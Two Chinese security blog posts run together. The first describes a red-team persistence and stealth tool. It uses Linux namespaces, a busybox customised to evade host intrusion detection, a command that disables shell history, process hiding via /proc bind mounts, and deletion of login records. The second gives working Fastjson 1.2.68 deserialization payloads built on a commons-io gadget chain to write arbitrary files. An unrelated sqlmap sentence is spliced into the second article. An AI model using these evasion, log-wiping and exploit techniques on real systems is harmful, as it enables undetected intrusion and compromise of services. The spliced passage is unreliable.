持久化的目的是为了方便我们在退出整个隔离环境后下次还能继续进入，在构思持久化 NS 的时候并没有想到很好的方法，就去网上看看并请教Exp，因为自己对整个NS体系的特性掌握的也不熟。

回过头来再看看unshare 的 man手册. 通过搜索关键字发现了相关方法。



http://karelzak.blogspot.com/2015/04/persistent-namespaces.html 这篇文章很早也有提到。

通过阅读我们发现最关键的一个步骤就是

```
❯ unshare --uts=/root/ns-uts
```

所以我们来看看到底是如何实现的。通过最简单的 strace 我们就可以知道底层是如何调用的。

```
❯ touch /tmp/.ICE-unix/uts
❯ strace unshare --uts=/tmp/.ICE-unix/uts
......
......
mount("/proc/274025/ns/uts", "/tmp/.ICE-unix/uts", NULL, MS_BIND, NULL) = 0
.....
.....
```

这部分在源码里位置如下

https://github.com/karelzak/util-linux/blob/master/sys-utils/unshare.c#L193

我们发现在unshare 之后调用了一个关键call，就是mount。并且 flag 位设置的 是 MS_BIND 也就是bind mount。

原本情况如果你在主进程退出，相关的NS也会一并跟着销毁，但通过bind mount 持久化的 NS 文件，不会因为主进程退出而销毁，

```
❯ /tmp/.ICE-unix# ls -lai
total 12
  1179651 drwxrwxrwt  3 root root 4096 Jun 30 00:04 .
  1179649 drwxrwxrwt 21 root root 4096 Jun 30 18:08 ..
  1179662 srwxrwxrwx  1 gdm  gdm     0 Jun 30 00:02 1120
  1189225 srwxrwxrwx  1 who  who     0 Jun 30 00:02 1765
```

```
  1179734 drwxrwxr-x  2 who  who  4096 Jun 30 00:04 mntdir

4026532362 -r--r--r--  1 root root    0 Jun 30 00:17 net

❯ /tmp/.ICE-unix#
```

通过列出文件的inode号，我们发现的确是持久化成功了。相关实现代码和之前处理 resolv.conf 是一样的，这里就不在赘述。

但是处理持久化mnt也没那么简单，你会发现会返回错误 Invalid argument

```
❯ unshare --mount=/tmp/.ICE-unix/mnt
unshare: mount /proc/276532/ns/mnt on /tmp/.ICE-unix/mnt failed: Invalid argument
```

核心原因在于挂载点标志的问题，每个挂载点都有一个propagation type标志。

比如：

MS_SHARED

MS_PRIVATE

MS_SLAVE

MS_UNBINDABLE

问题原因和解决方案可以在这个issue中找到。

unshare: Persisting mount namespace no longer working · Issue #289 · karelzak/util-linux

issue 中有提到，基于systemd启动的系统默认是共享挂载的（可能是/，或其他挂载点并不一定全是）。而想要挂载 mntns 必须是在private filesystemd上（其他NS挂载暂时没发现啥问题）。因为我使用的开发系统是Ubuntu 20.04，默认走的是systemd（高版本Centos也迁移到了systemd），所以会产生这个问题。

```
❯ ps -ef | head -n 2
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 07:20 ?        00:00:03 /sbin/init splash
❯ ll /sbin/init
lrwxrwxrwx 1 root root 20 Oct 22  2020 /sbin/init -> /lib/systemd/systemd*
```

解决方案就是先建立一个private 挂载点，然后在里面进行持久化mntns。

```
❯ mkdir /root/namespaces
❯ mount --bind /root/namespaces /root/namespaces
❯ mount --make-private /root/namespaces

❯ touch /root/namespaces/mnt
❯ unshare --mount=/root/namespaces/mnt bash
```

到此位置 init 的相关工作也就做的差不多了

nsjoin (进入Namespace环境)再次进入隔离空间，也没有那么一帆风顺。

0x04 nsjoin(进入Namespace环境)

通过 nsenter 接口我们可以让当前进程进入指定的NS空间，其中用到的syscall 是setns。

```
❯ strace nsenter --net="/tmp/.ICE-unix/net"
.....
.....
setns(3, CLONE_NEWNET)                  = 0
....
....
```

Setns with net and mnt

用代码也很好实现,因为syscall 这个包里面没有直接实现setns（当然外部有），但也可以通过 RawSyscall 的方式通过call 调用号来实现。

```
fd, _ := syscall.Open(filepath.Join("/tmp/.ICE-unix/", "net"), syscall.O_RDONLY, 0644)
err, _, msg := syscall.RawSyscall(308, uintptr(fd), 0, 0) // 308 == setns
if err != 0 {
  fmt.Println("[-] setns on", "net", "namespace failed:", msg)
} else {
  fmt.Println("[+] setns on", "net", "namespace succeeded")
}
```

就在这个时候 对mnt的setns出现了问题（又是这该死的 invalid argument）。

```
❯ ./SetnstMntTest
[-] setns on mnt namespace failed: invalid argument
```

后来在 golang 的issue 也发现有人遇到过这个问题

Calling setns from Go returns EINVAL for mnt namespace · Issue #8676 · golang/go

https://github.com/golang/go/issues/8676

原因是因为go程序默认启动就以多线程的模式运行的，但是setns　mnt不能在这种模式下工作，也不太清楚这个限制的原因。解决方案利用的Docker的办法：

```
is it possible that this is something to do with Go programs being multithreaded?
Try using the cgo constructor trick to do this.
/*
__attribute__((constructor)) void enter_namespace(void) {
   // set ns here
}
```

```
*/
import "C"
this should make sure the C code runs before Go's main, thus
it will enter the namespace before Go runtime starts new threads.
```

使用 cgo 来提前setns，这个时候 go 的runtime 并还没启动。所以我们可以在 golang 中使用 import "C" 的方式来写C，解决这个问题。

```
int var = setns(open("/tmp/.ICE-unix/mntdir/mnt", O_RDONLY, 0644), 0);
if (var == 0)
{
  printf("[+] setns on mnt namespace succeeded\n");
}
else
{
  printf("[-] setns on mnt namespace failure err: %d\n",var);
}
```

Using busybox anti HIDS

关于Anti的部分现在做的还不算多，我先说一下这里使用busybox 的理由（也是Exp建议并制作的）。

为什么要使用busybox

使用busybox的首要考虑是为了对抗HIDS。HIDS的一个基本功能之一就是记录恶意的命令执行。有关这个功能的实现方式有很多种，在不考虑从ring0层面上进行监控的前提下，很多厂商都会使用修改bash程序，修改libc或者使用全局ld preload方式来监控程序对于命令执行函数(system, popen, execve)的调用

常见HIDS进行命令监控的方法（不完全,来自网上的一些方法总结）：

- Patch bash/other shell
- PROMPT_COMMAND 监控
- 在ring3通过/etc/ld.so.preload劫持系统调用
- 二次开发glibc加入监控代码(据说某产品就是这么做监控的)
- 基于调试器思想通过ptrace()主动注入
- 遍历/proc目录，无法捕获瞬间结束的进程。
- Linux kprobes/uprobes调试技术，并非所有Linux都有此特性，需要编译内核时配置。
- 修改glic库中的execve函数，但是可通过int0x80绕过glic库，这个之前360 A-TEAM一篇文章有写到过。
- 修改sys_call_table，通过LKM(loadable kernel module)实时安装和卸载监控模块，但是内核模块需要适配内核版本。
- ebpf yyds (目测是最理想的方法

为了对抗ring3层面上的hook。我们就需要一个单独编译的，不依赖libc，并且全静态编译不调用外部命令执行方法的shell。

除此之外，考虑到部分hids除了hook bash之外，可能还会对一些常用的命令进行修改和检测。所以我们希望能有一个不依赖任何so库，只需要一个文件就能提供shell以及一些常用命令的工具。并且考虑到实际攻防中的网络情况。我们还希望这个文件的大小能够尽量的小。

这样的解决方案在IOT领域还是挺常见的。由于IOT设备的特殊性，上述要求也是IOT设备中对对于shell的常见要求。所以很自然的就可以想到，只要把IOT领域最常见的解决方案busybox稍微做一下定制。就能满足要求了。

定制busybox

使用busybox的另外一个好处就是支持定制。结合红队的常见需求，我们对busybox做了如下一些自定义的配置。

- FEATURE_SUID [=n]

出于安全考虑，busybox调用shell时默认会drop掉suid权限。这对红队没必要，很多时候还是个麻烦（需要额外调用setresuid）所以禁用

- FEATURE_PREFER_APPLETS [=y]

默认情况下，busybox的shell优先从环境变量PATH中寻找我们执行的命令。基于上一章的讨论，我们更需要busybox优先使用内建的命令。所以启用该选项

- STATIC [=y]

静态编译busybox。让其不依赖任何so库

- CROSS_COMPILER_PREFIX [=musl-]

我们使用musl-libc而不是常规的glibc编译。使用musl-libc的主要优势是能够显著的减少程序的体积。相比于臃肿的glibc来说，针对嵌入式设备准备musl更加的轻量。

- FEATURE_EDITING_SAVEHISTORY [=n]

我们并不希望shell记录任何历史

- vvvvvv命令裁剪

默认busybox支持的命令太多了。许多命令并没有什么用。所以这里根据需要只保留了部分对红队有帮助的命令用以减少体积。

- 修改源码以支持任意文件名

默认情况下，busybox根据自身程序来判断执行什么命令。比如把程序命名成ls就执行ls，命名成wget就执行wget。其中特例是如果程序以busybox开头，则会根据命令行参数的第一项来执行对应命令。

但是上传的时候不能耿直的就叫busybox。基本的伪装还是要做的。所以就需要修改一点源码。需要修改libbb/appletlib.c中的run_applet_and_exit函数。在程序根据自身文件名寻找applet失败的时候，转而使用第一个参数来寻找applet即可。

最终编译出来的busybox经过upx压缩，大小在350kb左右。属于可以接受的范围。

```
[Silencer]# type ls
ls is ls
[Silencer]# type ps
ps is ps
[Silencer]# type curl
curl is /bin/curl
[Silencer]#
```

对于busybox内置的命令都使用本身来执行，如果没有再调用外部命令，默认情况下也不会记录各种shell history，省去了你经常敲:

```
unset PROMPT_COMMAND HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG; export HISTFILE=/dev/null;
```

这里使用 go-bindata 的方法将 busybox 打包进自身然后释放到隔离空间内，然后运行，这样外面也是看不到的。

0x05 隐藏痕迹

Process Hide

这是单独启动的一个子进程来完成的操作，目的是为了做进程隐藏，和一些擦屁股的事情。


这里用到的方法 —— 挂载覆盖/proc/pid 目录：

Linux进程隐藏：中级篇 - FreeBuf网络安全行业门户

https://www.freebuf.com/articles/system/250714.html

这是一种成本很低快速可完成的方法，但同时也很容易暴露。

这里回答之前的坑，为什么不使用PID NS来做进程隔离。要使用PID NS 我们需要一个新的rootfs，并且持久化的时候至少需要一个进程保持运行。一个最小的 tiny core rootfs,他的大小大概在16m左右（可进一步缩小）。



但设想一下，如果我们深处多层代理的情况要传输包括自身在内接近20m的文件到target主机上，这可能是件很糟糕的事情，所以目前我先用这种方式代替，后面想想方法再切换过去，但不得不说使用新的rootfs 是解决PID hide最佳方式。

```
if err := syscall.Mount("/tmp/rootfs", "/proc/"+strconv.Itoa(pid), "", syscall.MS_BIND, ""); err != nil {
  fmt.Printf("mount main to itself error %s\n",err)
  return err
}
```

整个过程会在一个 go 协程内部不断循环，一旦检测到新的进程启动就会保姆级别帮助mount掉。检测方法很简单就是通过PPID来辨别是否属于其子进程。

Hide ass

因为我们是使用 SSH terminal 全交互上目标主机的，所以这会有相应的会话记录产生，并被记录到Xtmp文件当中：

```
❯ w
 11:11:11 up 11 days, 17:05,  2 users,  load average: 0.02, 0.13, 0.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/7    1.1.1.1    12:00   39:46   0.04s  0.04s -bash
root     pts/8    2.2.2.2    17:11    1.00s  0.03s  0.00s w
```

寻找过尝试在此过程中不记录这些信息但比较菜没能解决，后来还是通过简单直接的方式删除对应的日志来进行隐藏。

在 emp3r0r post-exploitation framework 中刚好有实现这部分的代码：

jm33-m0/emp3r0r

https://github.com/jm33-m0/emp3r0r/blob/c2e5c483e4645958004-fea40c1609620391957df/core/internal/agent/xtmp.go#L15

但是在这作者写错了utmp的日志位置，这里应该是 /var/run/utmp。

```
xtmpFiles := []string{"/var/log/wtmp", "/var/log/btmp", "/var/log/utmp"}
```

并且作者使用的是字符串包含的方式来进行匹配删除，其实并没有去解析Xtmp二进制文件的各个位的含义，这样带来的问题就是无法精确控制你要删除的条目。

```
if strings.Contains(string(buf), keyword) {
  offset += 384
  continue
}
```

但这些问题你可以通过匹配其他特征去解决，或者自行去解析每个bytes。

0x06 SSH Client

这里写的Adapter其实主要在于 SCP Silencer 到目标主机上（我以为要把卢老板的代码删完，后来发现卢老板写的真香），并执行启动过程的自动化操作。其实你完全可以自己手工搞上去，然后在用标准ssh client执行命令去启动Silencer（但不建议）。

目前这还是个玩具，还需要进一步改进，欢迎讨论更多降噪→消音→隐匿的手法。

完善后会同步到该仓库，解决低GLIBC、Kernel、跨操作系统的确需要花费不少时间。

https://github.com/P1-Team/Silencer

0x07 Reference

·[Docker安全性与攻击面分析]：https://mp.weixin.qq.com/s/BaeIGrBimww8SUtePDQ0jA

·[namespaces-in-go]：https://medium.com/@teddyking/namespaces-in-go-network-fd-cf63e76100

·[使用golang理解Linux namespace]：https://here2say.com/40/

·emp3r0r：https://github.com/jm33-m0/emp3r0r/blob/c2e5c483e4645958004-fea40c1609620391957df/core/internal/agent/xtmp.go#L15

·[Linux进程隐藏：中级篇]：https://www.freebuf.com/articles/system/250714.html

·[Linux 系统动态追踪技术介绍]：https://blog.arstercz.com/introduction_to_linux_dynamic_tracing/

·PROMPT_COMMAND：https://bzd111.me/2020/01/15/bash-or-zsh-log-commands.html

·[如何在Linux下监控命令执行]：https://mp.weixin.qq.com/s?__biz=MzUzOD-Q0ODkyNA==&mid=2247483854&idx=2&sn=815883b02ab0000956959f78c3f31e2b

· [「驭龙」Linux执行命令监控驱动实现解析]：https://www.anquanke.com/post/id/103520

· [namespaces(7) — Linux manual page]：https://man7.org/linux/man-pages/man7/namespaces.7.html

· [persistent namespaces]：http://karelzak.blogspot.com/2015/04/persistent-namespaces.html

· [netsetgo]：https://github.com/teddyking/netsetgo/blob/master/cmd/netsetgo.go

· [go-interactive-shell]：https://mritd.com/2018/11/09/go-interactive-shell/

https://github.com/karelzak/util-linux/issues/289

https://github.com/golang/go/issues/8676

27 May.

Fastjson 1.2.68 反序列化漏洞 Commons IO 2.x 写文件利用链挖掘分析

作者：Cyprus

本文旨在阐述分析fastjson1.2.68 反序列化漏洞在有commons-io2.x 版本依赖下的任意写文件利用链。

写作起因

距离 fastjson 1.2.68 autotype bypass 反序列化漏洞曝光（具体漏洞情况请见：漏洞风险提示 | Fastjson 远程代码执行漏洞）到现在已过去正好差不多一年左右的时间，有读者可能好奇我为什么现在才写这篇文章，并不是我想炒冷饭或者故意藏到现在才发出来。它当时刚曝光出来时我也有尝试过寻找其通用的利用链，但分析完漏洞原理后发现这是一件相当麻烦的事情，自觉能力和精力不够也就一度放弃，想伸手当白嫖党。

而这期间始终未曾见到有什么杀伤性特别大的 PoC。杀伤性大就我理解是指漏洞利用无需出网、利用条件少或者极容易满足。当然也许有非常厉害的 PoC 有人在偷偷流传使用，不过都经过两轮 HW 洗礼了，该抓的流量应该早被抓出来曝光了吧。

直到前不久，有同事扔给我看一篇漏洞复现的文章《fastjson v1.2.68 RCE利用链复现》，我才发现这个 JRE 链其实公开的时间已经挺久了，最早由浅蓝在他的博客公开挖掘相关利用链的思路：https://b1ue.cn/archives/382.html

随后由沈沉舟（四哥）对浅蓝的思路进行延伸：

- http://scz.617.cn:8/web/202008081723.txt
- http://scz.617.cn:8/web/202008100900.txt
- http://scz.617.cn:8/web/202008111715.txt

以及最终 Rmb122 的成果：

https://rmb122.com/2020/06/12/fast-json-1-2-68-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E-gadgets-%E6%8C%96%E6%8E%98%E7%AC%94%E8%AE%B0/

直到近段时间我重新仔细审视了下这些利用链构造的相关文章，我才发现了一些之前在尝试寻找利用链时所忽视的问题，也因此有了一些新的发现，找到一个仅需依赖commons-io2.x 版本即可任意写文件的利用链。而我的这些发现也是基于各位同仁的成果之上，故写作此文将其公开、大家互相交流学习进步。

JRE写文件利用链的限制

目前已公开的 JRE 8 下的写文件利用链 PoC：

```
{
  "x":{
    "@type":"java.lang.AutoCloseable",
    "@type":"sun.rmi.server.MarshalOutputStream",
    "out":{
      "@type":"java.util.zip.InflaterOutputStream",
      "out":{
        "@type":"java.io.FileOutputStream",
        "file":"/tmp/dest.txt",
        "append":false
      },
      "infl":{
        "input":"eJwL8nUyNDJSyCxWyEgtSgUAHKUENw=="
      },
      "bufLen":1048576
    },
    "protocolVersion":1
  }
}
```

注：此 PoC 在更高版本的 JRE 下也有变种，不过实际环境中几乎不怎么碰到 8 以上的版本，所以这里只讨论 JRE 8 版本。

sun.rmi.server.MarshalOutputStream、java.util.zip.InflaterOutputStream 以及 java.io.FileOutputStream 均是基于带参数的构造函数进行构建。

fastjson 在通过带参构造函数进行反序列化时，会检查参数是否有参数名，只有含有参数名的带参构造函数才会被认可：

JavaBeanInfo.build 方法中检查参数名的代码片段：

```
......

boolean is_public = (constructor.getModifiers() & 1) != 0;
if (is_public) {
    String[] lookupParameterNames = ASMUtils.lookupParameterNames(constructor);
    if (lookupParameterNames != null && lookupParameterNames.length != 0 && (creatorConstructor == null ||
paramNames == null || lookupParameterNames.length > paramNames.length)) {
        paramNames = lookupParameterNames;
        creatorConstructor = constructor;
    }
}

......
```

什么情况下类构造函数的参数会有参数名信息呢？只有当这个类 class 字节码带有调试信息且其中包含有变量信息时才会有。

可以通过如下命令来检查，如果有输出 LocalVariableTable，则证明其 class 字节码里的函数参数会有参数名信息：

```
javap -l <class_name> | grep LocalVariableTable
```

而我在多个不同的操作系统下的 OpenJDK、Oracle JDK 进行测试，目前只发现 CentOS 下的 OpenJDK 8 字节码调试信息中含有 LocalVariableTable（根据沈沉舟的文章，RedHat 下的 JDK8 安装包也会有，不过他并未说明是 OpenJDK 还是 Oracle JDK，我未做测试）。

总之可以得出结论的是，由于此利用链对 Java 环境的要求，实际渗透测试中满足此要求的环境还是占小部分，需要寻找更为通用的利用链。

寻找新链

寻找新链还是借鉴浅蓝之前的思路：

需要一个通过 set 方法或构造方法指定文件路径的 OutputStream；

需要一个通过 set 方法或构造方法传入字节数据的 OutputStream，并且可以通过 set 方法或构造方法传入一个 OutputStream，最后可以通过 write 方法将传入的字节码 write 到传入的 OutputStream；

需要一个通过 set 方法或构造方法传入一个 OutputStream，并且可以通过调用 toString、hashCode、get、set、构造方法 调用传入的 OutputStream 的 flush 方法；

以上三个组合在一起就能构造成一个写文件的利用链。

由于大部分 JDK/JRE 环境的类字节码里都不含有 LocalVariableTable，而我注意到很多第三方库里的字节码是有 LocalVariableTable 的。因此我把目光转向 maven 使用量 top100 的第三方库，寻找其中所有实现 java.lang.AutoCloseable 接口的、同时保留有 LocalVariableTable 调试信息的类，并按照 fastjson 1.2.68 的黑名单进行筛选去除。

经过一番漫长的探索后，出于以下几个考虑，我最终决定把目光集中在 commons-io 库中：

- commons-io 库是非常常见的第三方库
- commons-io 库里的类字节码带有LocalVariableTable 调试信息
- commons-io 库里几乎没有类在 fastjson 黑名单中
- commons-io 库里基本都是跟 io 相关的类，跟 AutoCloseable 关联性比较强，可探索的地方很多

最终如愿以偿，成功找到一条新的写文件的链。

接下来先按照利用链的组成对核心类做一个简要的分析，环境以 fastjson 1.2.68、commons-io 2.5 为例。

commons-io 利用链分

XmlStreamReader

org.apache.commons.io.input.XmlStreamReader 的构造函数中接受 InputStream 对象为参数：

```
public XmlStreamReader(InputStream is, String httpContentType, boolean lenient, String defaultEncoding)
throws IOException {
```

```
this.defaultEncoding = defaultEncoding;
BOMInputStream bom = new BOMInputStream(new BufferedInputStream(is, 4096), false, BOMS);
BOMInputStream pis = new BOMInputStream(bom, true, XML_GUESS_BYTES);
this.encoding = this.doHttpStream(bom, pis, httpContentType, lenient);
this.reader = new InputStreamReader(pis, this.encoding);
```

并且随后会触发 InputStream.read()，调用过程如下：

```
XmlStreamReader.<init>(InputStream, String, boolean, String)
-> XmlStreamReader.doHttpStream(BOMInputStream, BOMInputStream, String, boolean)
-> BOMInputStream.getBOMCharsetName()
-> BOMInputStream.getBOM()
-> BufferedInputStream.read()
-> BufferedInputStream.fill()
-> InputStream.read(byte[], int, int)
```

BOMInputStream.getBOM() 方法：

```
public ByteOrderMark getBOM() throws IOException {
    if (this.firstBytes == null) {
        this.fbLength = 0;   fbLength: 0
        int maxBomSize = ((ByteOrderMark)this.boms.get(0)).length();   maxBomSize: 4    boms:  size = 5
        this.firstBytes = new int[maxBomSize];   maxBomSize: 4

        for(int i = 0; i < this.firstBytes.length; ++i) {   i: 0
            this.firstBytes[i] = this.in.read();   i: 0    firstBytes: {0, 0, 0, 0}
            ++this.fbLength;
            if (this.firstBytes[i] < 0) {
                break;
            }
        }
```

因此 XmlStreamReader 的构造函数作为整个链的入口，链到 InputStream.read(byte[], int, int) 方法。

TeeInputStream

org.apache.commons.io.input.TeeInputStream 的构造函数接受 InputStream 和 OutputStream 对象为参数：

```
public TeeInputStream(InputStream input, OutputStream branch, boolean closeBranch) {
    super(input);
    this.branch = branch;
    this.closeBranch = closeBranch;
}
```

而它的 read 方法，会把 InputStream 流里读出来的东西，再写到 OutputStream 流里，正如其名，像是管道重定向：

```
public int read(byte[] bts, int st, int end) throws IOException {
    int n = super.read(bts, st, end);
    if (n != -1) {
        this.branch.write(bts, st, n);
    }

    return n;
}
```

通过 TeeInputStream，InputStream 输入流里读出来的东西可以重定向写入到 OutputStream 输出流。

ReaderInputStream + CharSequenceReader

org.apache.commons.io.input.ReaderInputStream 的构造函数接受 Reader 对象作为参数：

```
public ReaderInputStream(Reader reader, CharsetEncoder encoder, int bufferSize) {
    this.reader = reader;
    this.encoder = encoder;
    this.encoderIn = CharBuffer.allocate(bufferSize);
    this.encoderIn.flip();
    this.encoderOut = ByteBuffer.allocate(128);
    this.encoderOut.flip();
}
```

它在执行 read 方法时，会执行 fillBuffer 方法，从而执行 Reader.read(char[], int, int) 方法，从 Reader 中来获取输入：

```
private void fillBuffer() throws IOException {
    if (!this.endOfInput && (this.lastCoderResult == null || this.lastCoderResult.isUnderflow())) {
        this.encoderIn.compact();
        int position = this.encoderIn.position();
        int c = this.reader.read(this.encoderIn.array(), position, this.encoderIn.remaining());
        if (c == -1) {
            this.endOfInput = true;
        } else {
            this.encoderIn.position(position + c);
        }

        this.encoderIn.flip();
    }

    this.encoderOut.compact();
    this.lastCoderResult = this.encoder.encode(this.encoderIn, this.encoderOut, this.endOfInput);
    this.encoderOut.flip();
}
```

org.apache.commons.io.input.CharSequenceReader 的构造函数接受 CharSequence 对象作为参数：

```
public class CharSequenceReader extends Reader implements Serializable {
    private static final long serialVersionUID = 3724187752191401220L;
    private final CharSequence charSequence;
    private int idx;
    private int mark;

    public CharSequenceReader(CharSequence charSequence) {
        this.charSequence = (CharSequence)(charSequence != null ? charSequence : "");
    }
```

它在执行 read 方法时，会读取 CharSequence 的值：

```
public int read() { return this.idx >= this.charSequence.length() ? -1 : this.charSequence.charAt(this.idx++); }

public int read(char[] array, int offset, int length) {
    if (this.idx >= this.charSequence.length()) {
        return -1;
    } else if (array == null) {
        throw new NullPointerException("Character array is missing");
    } else if (length >= 0 && offset >= 0 && offset + length <= array.length) {
        int count = 0;

        for(int i = 0; i < length; ++i) {
            int c = this.read();
            if (c == -1) {
                return count;
            }

            array[offset + i] = (char)c;
            ++count;
        }

        return count;
    } else {
        throw new IndexOutOfBoundsException("Array Size=" + array.length + ", offset=" + offset + ", length=" + length);
    }
}
```

因此组合一下 ReaderInputStream 和 CharSequenceReader，就能构建出从自定义字符串里读输入的 InputStream：

我们首先定义 request.payload 中的的请求为正请求 Positive，对应 response.comparison 中的请求为负请求 Negative，在 sqlmap 中原处理如下：

```
{
  "@type":"java.lang.AutoCloseable",
  "@type":"org.apache.commons.io.input.ReaderInputStream",
  "reader":{
    "@type":"org.apache.commons.io.input.CharSequenceReader",
    "charSequence":{"@type":"java.lang.String""aaaaaa.....(YOUR_INPUT)"
  },
  "charsetName":"UTF-8",
  "bufferSize":1024
}
```

注意这里为了构建 charSequence 传入自己输入的字符串参数，根据 StringCodec.deserialze(DefaultJSONParser, Type, Object) 方法对 JSON 结构做了一些改变，看起来是畸形的 JSON，但是可以被 fastjson 正常解析。

那么现在有触发 InputStream read 方法的链入口，也有能传入可控内容的 InputStream，只差一个自定义输出位置的 OutputStream 了。

WriterOutputStream + FileWriterWithEncoding

```
public WriterOutputStream(Writer writer, CharsetDecoder decoder, int bufferSize, boolean writeImmediately) {
    this.decoderIn = ByteBuffer.allocate(128);
    checkIbmJdkWithBrokenUTF16(decoder.charset());
    this.writer = writer;
    this.decoder = decoder;
    this.writeImmediately = writeImmediately;
    this.decoderOut = CharBuffer.allocate(bufferSize);
}

public WriterOutputStream(Writer writer, Charset charset, int bufferSize, boolean writeImmediately) {
    this(writer, charset.newDecoder().onMalformedInput(CodingErrorAction.REPLACE).onUnmappableCharacter(CodingErrorAction.REPLACE).replaceWith("?"),
bufferSize, writeImmediately);
}

public WriterOutputStream(Writer writer, Charset charset) { this(writer, (Charset)charset,  bufferSize: 1024,  writeImmediately: false); }

public WriterOutputStream(Writer writer, String charsetName, int bufferSize, boolean writeImmediately) {
    this(writer, Charset.forName(charsetName), bufferSize, writeImmediately);
}
```

它在执行 write 方法时，会执行 flushOutput 方法，从而执行 Writer.write(char[], int, int)，通过 Writer 来输出：

```
private void flushOutput() throws IOException {
    if (this.decoderOut.position() > 0) {
        this.writer.write(this.decoderOut.array(),  i: 0, this.decoderOut.position());
        this.decoderOut.rewind();
    }

}
```

org.apache.commons.io.output.FileWriterWithEncoding 的构造函数接受 File 对象作为参数，并最终以 File 对象构建 FileOutputStream 文件输出流：

```
public FileWriterWithEncoding(File file, CharsetEncoder encoding, boolean append) throws IOException {
    this.out = initWriter(file, encoding, append);
}

private static Writer initWriter(File file, Object encoding, boolean append) throws IOException {
    if (file == null) {
        throw new NullPointerException("File is missing");
    } else if (encoding == null) {
        throw new NullPointerException("Encoding is missing");
    } else {
        boolean fileExistedAlready = file.exists();
        OutputStream stream = null;
        OutputStreamWriter writer = null;

        try {
            stream = new FileOutputStream(file, append);
            if (encoding instanceof Charset) {
                writer = new OutputStreamWriter(stream, (Charset)encoding);
            } else if (encoding instanceof CharsetEncoder) {
                writer = new OutputStreamWriter(stream, (CharsetEncoder)encoding);
            } else {
                writer = new OutputStreamWriter(stream, (String)encoding);
            }

            return writer;
        } catch (IOException var7) {
```

因此组合一下 WriterOutputStream 和 FileWriterWithEncoding，就能构建得到输出到指定文件的 OutputStream。

buffer 大小问题

万事俱备，现在我们尝试将这些类组合起来试试：

```
{
  "@type":"java.lang.AutoCloseable",
  "@type":"org.apache.commons.io.input.XmlStreamReader",
  "is":{
    "@type":"org.apache.commons.io.input.TeeInputStream",
    "input":{
      "@type":"org.apache.commons.io.input.ReaderInputStream",
      "reader":{
        "@type":"org.apache.commons.io.input.CharSequenceReader",
        "charSequence":{"@type":"java.lang.String""aaaaaa"
      },
      "charsetName":"UTF-8",
      "bufferSize":1024
    },
    "branch":{
      "@type":"org.apache.commons.io.output.WriterOutputStream",
      "writer": {
        "@type":"org.apache.commons.io.output.FileWriterWithEncoding",
        "file": "/tmp/pwned",
        "encoding": "UTF-8",
        "append": false
      },
      "charsetName": "UTF-8",
      "bufferSize": 1024,
      "writeImmediately": true
    },
    "closeBranch":true
  },
  "httpContentType":"text/xml",
  "lenient":false,
  "defaultEncoding":"UTF-8"
}
```

尝试用 fastjson 进行解析执行，发现文件创建了，也确实执行到了 FileWriterWithEncoding.write(char[], int, int) 方法，但是文件内容是空的？

这里涉及到的一个问题就是，当要写入的字符串长度不够时，输出的内容会被保留在 ByteBuffer 中，不会被实际输出到文件里：

```
void implWrite(char[] cbuf, int off, int len) throws IOException {
    CharBuffer cb = CharBuffer.wrap(cbuf, off, len);
    if (this.haveLeftoverChar) {
        this.flushLeftoverChar(cb, endOfInput: false);
    }

    while(cb.hasRemaining()) {
        CoderResult cr = this.encoder.encode(cb, this.bb, endOfInput: false);
        if (cr.isUnderflow()) {
            assert cb.remaining() <= 1 : cb.remaining();

            if (cb.remaining() == 1) {
                this.haveLeftoverChar = true;
                this.leftoverChar = cb.get();
            }
            break;
        }

        if (cr.isOverflow()) {
            assert this.bb.position() > 0;

            this.writeBytes();
        } else {
            cr.throwException();
        }
    }
```

如果写入的字节不多，缓冲区够用，则 CoderResult 为 Underflow 状态，并不会触发实际的写入字节的操作

如果写入的字节够多，缓冲区不够用，则 CoderResult 为 Overflow 状态，会触发实际的写入字节的操作

问题搞清楚了，我们需要写入足够长的字符串才会让它刷新 buffer，写入字节到输出流对应的文件里。那么很自然地想到，在 charSequence 处构造超长字符串是不是就可以了？

可惜并非如此，原因是 InputStream buffer 的长度大小在这里已经是固定的 4096 了：

```
public XmlStreamReader(InputStream is, String httpContentType, boolean lenient, String defaultEncoding) throws IOException {
    this.defaultEncoding = defaultEncoding;
    BOMInputStream bom = new BOMInputStream(new BufferedInputStream(is, size: 4096), include: false, BOMS);
    BOMInputStream pis = new BOMInputStream(bom, include: true, XML_GUESS_BYTES);
    this.encoding = this.doHttpStream(bom, pis, httpContentType, lenient);
    this.reader = new InputStreamReader(pis, this.encoding);
}
```

也就是说每次读取或者写入的字节数最多也就是 4096，但 Writer buffer 大小默认是 8192：

```
public class StreamEncoder extends Writer {
    private static final int DEFAULT_BYTE_BUFFER_SIZE = 8192;
    private volatile boolean isOpen;   isOpen: true
    private Charset cs;   cs: "UTF-8"
    private CharsetEncoder encoder;   encoder: UTF_8$Encoder@884
    private ByteBuffer bb;   bb: "java.nio.HeapByteBuffer[pos=0 lim=8192 cap=8192]"
    private final OutputStream out;   out: FileOutputStream@882
